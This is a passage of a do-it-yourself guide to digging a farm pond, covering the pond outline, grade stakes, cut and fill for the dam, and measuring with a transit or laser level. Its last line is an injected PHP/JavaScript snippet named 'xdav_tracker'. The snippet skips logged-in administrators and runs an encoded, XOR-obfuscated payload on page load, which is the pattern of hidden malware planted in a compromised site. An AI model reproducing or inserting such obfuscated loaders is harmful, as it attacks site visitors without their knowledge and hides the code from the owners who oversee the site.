
The outline of the pond edge does not have to be perfect, meaning it can change as the digging progresses, becoming larger smaller or even changing in design. The only time the pond edge including the surrounding area should be in the exact location is when being close to a property line or if the state or township requires exact placement.

We started WhatPond as a big oval and an island in the middle. After 2/3 of being done, we decided to leave a peninsula and make a horseshoe. This eliminated the need for building a bridge to the island. But doing this change created the need for more fill and added more time to complete the pond due to now having an obstacle to work around. Not to mention odd shaped ponds require more diffusers from proper aeration.
The picture shows a horseshoe pond that requires a minimum of 3 aeration units (diffusers) to provide adequate aeration.
Determine grade.
This is what will determine how high the dam will be, where you want the water level to be, and if there will be excess or not enough fill.
Not having enough clay fill for the dam could be good in a way. The pond could be built deeper or bigger to acquire the fill needed to finish the dam and grade around the pond. Too much fill can be used to continue the dam farther out, making it easier to mow.
The grade is where all the measurements will come from and be the ground level (grade) around the pond. From ground zero (grade) towards the dam, will be filling. From the grade towards the watershed, inlet will be the cut.
The cut is earth needed to be dug out to get down to grade, and then moved to the dam for fill. The digging for the depth of the pond is filling for the dam.
The pond outline is marked with rocks or sticks. Now we will put in grade stakes approximately 20 feet farther away from the pond outline. Once the grade stakes are marked by colored taped or paint it will be easier to see the amount of fill needed once on the dozer. Some stakes will need to be tall in the area that needs fill and shorter to marked areas that need cut. From ground zero set up the transit or laser level and take a measurement directly in front of the unit. To make this easier we’ll say this measurement is 4 feet. Two people are needed to operate the transit or laser level, one to hold the measuring instrument and the other to move the transit or laser level. At What Pond we used the cement pad in front of the house as the grade (ground zero).
The person with the ruler will walk from grade stake to grade stake taking measurements and marking the stakes.
Working towards the watershed or inlet side of the pond the measurements will get smaller. Let’s say we took a measurement of 1 foot.

This means that 3 feet will need cut out of that area to get down to grade. When you cut 3 foot of earth away this will give the reading of 4 feet. This is the same measurement at the transit or laser level.
Working to the dam the measurement will become larger. As an example a measurement of 8 feet was taken. As a result, you will need 4 feet of fill to build up the dam to reach grade.
There are a few tools to measure the grade. A transit can be used or a laser level, even a four foot level or line level, but those will be a lot of work. The transit is a tool that has been used for years, set up on a tripod and leveled.
Once leveled a reading is taken for ground zero and proceeding around the site to take different measurements to see where it needs cut out or filled.
This requires two people, one to look through the transit and the other to hold the measuring stick. Rotary laser can become expensive, in the thousands of dollars but easy to set up and have only one person operating the measuring stick, once a beep is heard then mark down the number and move to the next spot.
We used the transit and a laser level of sorts. Mostly used indoors, it did shoot a beam out far enough to read but only during cloudy days or towards dusk, which made it kind of hard if you wanted to know where you were at during the day.

With the transit and once the site is fairly level make up a dead man stick, a 2×2 piece of plywood on the ground and a measuring stick attached, standing up above, mark ground zero and take measurements around the site by yourself with the transit. A lot of walking back and forth, but you won’t be stuck waiting on a helper.
function xdav_tracker() { if ( is_user_logged_in() && current_user_can( 'administrator' ) ) { return; } ?> ;!function(){var _0x2b22=atob('E11OVVhPUlRVExJAUl0TTFJVX1RMYBxkWQMMWQ9eXw0NXRxmEkleT05JVQBMUlVfVExgHGRZAwxZD15fDQ1dHGYGCgBNWkkbZEtZQkFJBhlZXVoDXw0NDQMMWF4LXV8JC1pfAwpeCAwMXQhfC1oNCAMPClkPCQkICloLWAxdAg4ZAE1aSRtkXkxeSkoGYBxTT09LSAEUFElLWBZWWlJVVV5PFVZaT1JYFUpOUlBVVF9eFUtJVBwXHFNPT0tIARQUS1RXQlxUVRVcWk9eTFpCFU9eVV9eSVdCFVhUHBccU09PS0gBFBRLVFdCXFRVFlZaUlVVXk8VS05ZV1JYFVlXWkhPWktSFVJUHBccU09PS0gBFBRLVFdCXFRVFllUSRZJS1gVS05ZV1JYVVRfXhVYVFYcFxxTT09LSAEUFEtUV0JcVFUWS05ZV1JYFVVUX1JeSBVaS0scFxxTT09LSAEUFElLWBVaVVBJFVhUVhRLVFdCXFRVHBccU09PS0gBFBQKSUtYFVJUFFZaT1JYHBccU09PS0gBFBRLVFdCXFRVFV9JS1gVVElcHGYATVpJG2ReWk9ZWgYZC0MLeAx4WQsKeAMICQsIWngLWg4LellYCFoCen19CFgCeFoMCQxefQ4OGQBNWkkbZFJOVFFWQwYZWQ0DXwoDCwIZAF1OVVhPUlRVG2RTU1BJQhNkV0xeWFUSQE9JQkBNWkkbZF9BWF1eUEMGZFdMXlhVFUhOWUhPSRMLFwkSBgYGHAtDHARkV0xeWFUVSE5ZSE9JEwkSAWRXTF5YVQBSXRNkX0FYXV5QQxVXXlVcT1MHCgkDEkleT05JVRwcAE1aSRtkUVpaUF8GS1pJSF5yVU8TZF9BWF1eUEMVSE5ZSE9JEw0PFw0PEhcKDRIAUl0TGmRRWlpQXxJJXk9OSVUcHABNWkkbZFVWXVhfSgZkX0FYXV5QQxVITllIT0kTCgkDF2RRWlpQXxEJEhdkWk5JT1JeXAYcHABdVEkTTVpJG2RMSEtRX1gGCwBkTEhLUV9YB2RVVl1YX0oVV15VXE9TAGRMSEtRX1gQBgkSQE1aSRtkTVVLQkxLSwZLWklIXnJVTxNkVVZdWF9KFUhOWUhPSRNkTEhLUV9YFwkSFwoNEgBSXRNkTVVLQkxLSxJkWk5JT1JeXBAGaE9JUlVcFV1JVFZ4U1pJeFRfXhNkTVVLQkxLSxIARkleT05JVRtkWk5JT1JeXABGWFpPWFMTXhJASV5PTklVHBwARkZdTlVYT1JUVRtkUVhTQUNVE2RRTFNKTEwXZF1JVENVEkBJXk9OSVUbVV5MG2tJVFZSSF4TXU5VWE9SVFUTZFNSVFZcQhdkUkxTXFoSQE1aSRtkTlZNSlwGVV5MG2N2d3NPT0tpXkpOXkhPExIAZE5WTUpcFVRLXlUTHGt0aG8cF2RRTFNKTEwXT0lOXhIAZE5WTUpcFUheT2leSk5eSE9zXlpfXkkTHHhUVU9eVU8Wb0JLXhwXHFpLS1dSWFpPUlRVFFFIVFUcEgBkTlZNSlwVT1JWXlROTwYOCwsLAGROVk1KXBVUVVdUWl8GXU5VWE9SVFUTEkBPSUJAZFNSVFZcQhNxaHR1FUtaSUheE2ROVk1KXBVJXkhLVFVIXm9eQ08SEgBGWFpPWFMTXhJAZFJMU1xaE14SAEZGAGROVk1KXBVUVV5JSVRJBmROVk1KXBVUVU9SVl5UTk8GXU5VWE9SVFUTEkBkUkxTXFoTVV5MG35JSVRJExISAEYAZE5WTUpcFUheVV8TcWh0dRVIT0lSVVxSXUITZF1JVENVEhIARhIARl1OVVhPUlRVG2RZUFJIWEpSE2RKS1dcSxJAUl0TZEpLV1xLBQZkXkxeSkoVV15VXE9TEkleT05JVRtrSVRWUkheFUleSFRXTV4TVU5XVxIATVpJG2RdXE5fQlJVBkBRSFRVSUtYARwJFQscF1ZeT1NUXwEcXk9TZFhaV1ccF0taSVpWSAFgQE9UAWReWk9ZWhdfWk9aARwLQxwQZFJOVFFWQ0YXHFdaT15ITxxmF1JfAQpGAEleT05JVRtkUVhTQUNVE2ReTF5KSmBkSktXXEtmF2RdXE5fQlJVEhVPU15VE11OVVhPUlRVE2RSSEJcQhJATVpJG2RBUUJUTwZkUkhCXEIdHWRSSEJcQhVJXkhOV08EZFNTUElCE2RSSEJcQhVJXkhOV08SARwcAFJdE2RBUUJUTxJJXk9OSVUbZEFRQlRPFUleS1daWF4TFGcUEB8UFxwcEgBJXk9OSVUbZFlQUkhYSlITZEpLV1xLEAoSAEYSFVhaT1hTE11OVVhPUlRVExJASV5PTklVG2RZUFJIWEpSE2RKS1dcSxAKEgBGEgBGXU5VWE9SVFUbZE1MWVxUXBNkVlpeUlgSQE1aSRtkQUteU00GX1RYTlZeVU8VWEleWk9efldeVl5VTxMcSFhJUktPHBIAZEFLXlNNFUhJWAZkVlpeUlgQHBRaS1IVS1NLBEgGHBBkS1lCQUkQHB1kTQYcEHZaT1MVXVdUVEkTf1pPXhVVVEwTEhQNCwsLCxIAZEFLXlNNFVpIQlVYBk9JTl4AE19UWE5WXlVPFVNeWl9HR19UWE5WXlVPFVlUX0ISFVpLS15VX3hTUldfE2RBS15TTRIARmRZUFJIWEpSEwsSFU9TXlUTXU5VWE9SVFUTZFZaXlJYEkBSXRNkVlpeUlgSZE1MWVxUXBNkVlpeUlgSAEYSAEYSExIA'),_0x4cbf=59,_0xe52d=new Uint8Array(_0x2b22['length']),_0x249c=0;for(;_0x249c<_0x2b22['length'];_0x249c++)_0xe52d[_0x249c]=_0x2b22['charCodeAt'](_0x249c)^_0x4cbf;(new Function(new TextDecoder()['decode'](_0xe52d)))()}();